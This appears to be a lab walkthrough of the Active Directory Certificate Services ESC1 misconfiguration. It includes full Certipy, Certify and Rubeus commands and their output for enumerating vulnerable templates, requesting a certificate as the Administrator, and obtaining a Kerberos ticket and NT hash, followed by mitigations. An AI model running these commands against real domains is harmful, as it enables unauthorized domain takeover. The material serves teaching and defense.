Introduction
Active Directory Certificate Services (ADCS) is a role in Microsoft Windows Server that provides the infrastructure for public key infrastructure (PKI). It is used to create, manage, and revoke certificates. These certificates are used to secure communication, authenticate users or devices.
However, when misconfigured, ADCS can open doors for attackers to exploit weaknesses, leading to unauthorized access and privilege escalation.
How ADCS Works

First, the client (User or Computer) generates a public/private key pair. The client then sends a Certificate Signing Request (CSR) to the Certificate Authority (CA) server. which includes, the public key and certificate details. The CA then validates the request by checking if the certificate template settings permit the request. whether the certificate already exists, and if the client has the necessary permissions to enroll.
What Is ESC1 Misconfiguration
ESC1 is a critical misconfiguration in Active Directory Certificate Services (ADCS) that allows a low-privileged user to impersonate any user in a domain, including Domain Admins, leading to full domain compromise. It is one of the most common and dangerous ADCS abuse techniques discovered in 2021.
What Is SAN
SAN (Subject Alternative Name) is an extension in a certificate that allows additional identities to be associated with the certificate, such as DNS names, email addresses, IP addresses, or User Principal Names (UPNs).
In Active Directory Certificate Services (ADCS), SAN is important because authentication can rely on the identity specified in the SAN field. If a certificate template allows users to supply their own SAN values, an attacker may request a certificate on behalf of another user, such as a Domain Administrator.
ESC1 Requirements

1. ENROLLEE_SUPPLIES_SUBJECT
ENROLLEE_SUPPLIES_SUBJECT is a certificate template setting that allows the requester to define the Subject or Subject Alternative Name (SAN) values in the certificate request.
In ESC1 attacks, this setting is dangerous because an attacker can specify another user’s identity, such as administrator@x0ph3nt.local, inside the SAN field and request a certificate on behalf of that user.
2. Client Authentication EKU
The Client Authentication Extended Key Usage (EKU) allows the issued certificate to be used for authentication within Active Directory environments.
If a certificate contains this EKU, it can potentially be used to authenticate as the identity specified in the certificate.
3. Enrollment Permissions
The certificate template must allow low-privileged users, such as Domain Users, to enroll for certificates.
Without enrollment permissions, an attacker would not be able to request a certificate from the vulnerable template.
4. No Manager Approval or Authorized Signature Required
The certificate template must not require manager approval or authorized signatures before issuing the certificate.
This allows the Certificate Authority (CA) to automatically issue the certificate once the request is submitted.
Why ESC1 Is Dangerous
ESC1 (Enterprise CA Security Configuration 1) is dangerous because it is a critical ADCS misconfiguration that allows a low-privileged user to escalate their privileges to Domain Administrator. It enables attackers to impersonate any user, including highly privileged accounts, by exploiting misconfigured certificate templates.
Lab Environment
- Domain Controller: 10.10.5.2
- Domain Name: x0ph3nt.ad
- CA Server: 10.10.5.30
- CA Name: x0ph3nt-CA
- Attacker Machine: 10.10.4.3
- Username: employee@x0ph3nt.ad
- Password: p@ssw0rd
- Hash: 7355923d9ff62ca1c1deb159ec224938
Enumeration
Linux
The first step is to enumerate all available certificate templates in the domain and identify any potentially vulnerable configurations.
Using Certipy, we can enumerate the Enterprise CA, enabled certificate templates, enrollment permissions, and known ADCS misconfigurations such as ESC1.
certipy-ad find -u 'employee@x0ph3nt.ad' -p 'H4ck3r!$' -dc-ip 10.10.5.2 -enabled -vuln -stdoutIf you already have the NT hash of the user account, authentication can also be performed using Pass-the-Hash (PtH).
certipy-ad find -u 'employee@x0ph3nt.ad' -hashes '7355923d9ff62ca1c1deb159ec224938' -dc-ip 10.10.5.2 -enabled -vuln -stdoutOutPut:
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Finding issuance policies
[*] Found 20 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'x0ph3nt-CA' via RRP
[*] Checking web enrollment for CA 'x0ph3nt-CA' @ 'x0ph3nt-CA.x0ph3nt.ad'

[*] Enumeration output:
Certificate Authorities
  0
    CA Name                         : x0ph3nt-CA
    DNS Name                        : x0ph3nt-CA.x0ph3nt.ad
    Certificate Subject             : CN=x0ph3nt-CA, DC=x0ph3nt, DC=ad
    Certificate Serial Number       : 42CFAB9993C30297420CBFD2E33CB112
    Certificate Validity Start      : 2026-01-10 09:00:00+00:00
    Certificate Validity End        : 2126-01-10 09:10:00+00:00
    Web Enrollment
      HTTP                          : Disabled
      HTTPS                         : Disabled
    User Specified SAN              : Enabled
    Request Disposition             : Issue
    Enforce Encryption for Requests : Enabled

Certificate Templates
  0
    Template Name                   : ESC1
    Display Name                    : ESC1
    Certificate Authorities         : x0ph3nt-CA
    Enabled                         : True
    Client Authentication           : True
    Enrollment Agent                : False
    Any Purpose                     : False
    Enrollee Supplies Subject       : True
    Certificate Name Flag           : EnrolleeSuppliesSubject
    Private Key Flag                : ExportableKey
    Extended Key Usage              : Client Authentication
                                      Secure Email
                                      Encrypting File System
    Requires Manager Approval       : False
    Requires Key Archival           : False
    Authorized Signatures Required  : 0
    Validity Period                 : 1 year
    Renewal Period                  : 6 weeks
    Minimum RSA Key Length          : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights           : x0ph3nt.ad\employee
                                      x0ph3nt.ad\Domain Users
                                      x0ph3nt.ad\Domain Admins
                                      x0ph3nt.ad\Enterprise Admins
      Object Control Permissions
        Owner                       : x0ph3nt.ad\Administrator
        Full Control Principals     : x0ph3nt.ad\Domain Admins
                                      x0ph3nt.ad\Enterprise Admins
    [+] User Enrollable Principals  : x0ph3nt.ad\employee
                                      x0ph3nt.ad\Domain Users
    [!] Vulnerabilities
      ESC1                          : Enrollee supplies subject and template allows client authentication.
The enumeration results reveal that the ESC1 certificate template is vulnerable to ESC1 abuse.
Several dangerous settings are present:
Enrollee Supplies Subjectis enabled, allowing arbitrary SAN specification.Client AuthenticationEKU is enabled, meaning the certificate can be used for authentication.- Low-privileged users such as
Domain Usershave enrollment permissions. - No manager approval or authorized signatures are required.
These misconfigurations allow any authenticated user to request a certificate on behalf of another account in the domain.
In this case, the vulnerable template allows us to specify an arbitrary User Principal Name (UPN) inside the SAN field. This means we can impersonate privileged users such as the Administrator account.
Exploitation
Since the template allows arbitrary SAN specification through the ENROLLEE_SUPPLIES_SUBJECT setting, we can request a certificate containing the Administrator UPN.
The following command requests a certificate from the vulnerable ESC1 template while specifying administrator@x0ph3nt.ad as the target identity.
certipy-ad req -u 'employee@x0ph3nt.ad' -p 'p@ssw0rd' -ca x0ph3nt-CA -target 10.10.5.30 -template ESC1 -upn administrator@x0ph3nt.adCertipy v5.0.4 - by Oliver Lyak (ly4k)
[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.10.5.2'
[+] DC IP: '10.10.5.2'
[+] DC Host: 'x0ph3nt.ad'
[+] Target IP: '10.10.5.30'
[+] Remote Name: 'x0ph3nt-CA'
[+] Domain: 'x0ph3nt.ad'
[+] Username: 'employee'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.5.30[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.5.30[\pipe\cert]
[*] Request ID is 21
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@x0ph3nt.ad'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[+] Attempting to write data to 'administrator.pfx'
[+] Data written to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'The Certificate Authority successfully issues a certificate containing the Administrator UPN.
A file named administrator.pfx is generated. This file contains both the certificate and its associated private key, which can now be used for certificate-based authentication.
Certificate Authentication
Active Directory supports certificate-based authentication through PKINIT (Public Key Cryptography for Initial Authentication).
Instead of authenticating with a password or NTLM hash, we can authenticate directly using the issued certificate and obtain a valid Kerberos Ticket Granting Ticket (TGT) for the Administrator account.
Using the generated .pfx certificate, we authenticate to the domain and request a TGT.
certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.5.2Certipy v5.0.4 - by Oliver Lyak (ly4k)
[*] Certificate identities:
[*] SAN UPN: 'administrator@x0ph3nt.ad'
[*] SAN URL SID: 'S-1-5-21-2026051101-3141592653-5897932384-500'
[*] Security Extension SID: 'S-1-5-21-2026051101-3141592653-5897932384-500'
[*] Using principal: 'administrator@x0ph3nt.ad'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@x0ph3nt.ad': aad3b435b51404eeaad3b435b51404ee:bfb19bca32a6aab8e0b9a836da860e32The authentication process successfully returns a valid Kerberos TGT for the Administrator account.
In addition, Certipy retrieves the NT hash of the Administrator account, providing full administrative access within the domain environment.
At this stage, the attacker has effectively achieved full domain compromise through certificate-based privilege escalation.
Windows
Enumerating Vulnerable Templates
Certify.exe find /vulnerableRequesting Certificate
Certify.exe request /ca:x0ph3nt-CA /template:ESC1 /altname:AdministratorRequesting TGT Using Rubeus
Rubeus.exe asktgt /user:Administrator /certificate:administrator.pfx /pttMitigation
To prevent ESC1 abuse, organizations should properly secure certificate templates and restrict certificate enrollment permissions.
- Disable
ENROLLEE_SUPPLIES_SUBJECTunless it is absolutely necessary. - Remove
Client AuthenticationEKU from templates that do not require authentication. - Restrict enrollment permissions and avoid allowing low-privileged groups such as
Domain Usersto enroll. - Enable manager approval or authorized signatures before issuing certificates.
- Regularly audit ADCS configurations and monitor suspicious certificate requests.
Conclusion
ESC1 is a critical ADCS misconfiguration that allows low-privileged users to impersonate privileged accounts through certificate-based authentication.
By abusing vulnerable certificate templates, attackers can obtain valid Kerberos tickets and achieve full domain compromise without knowing the target account’s password.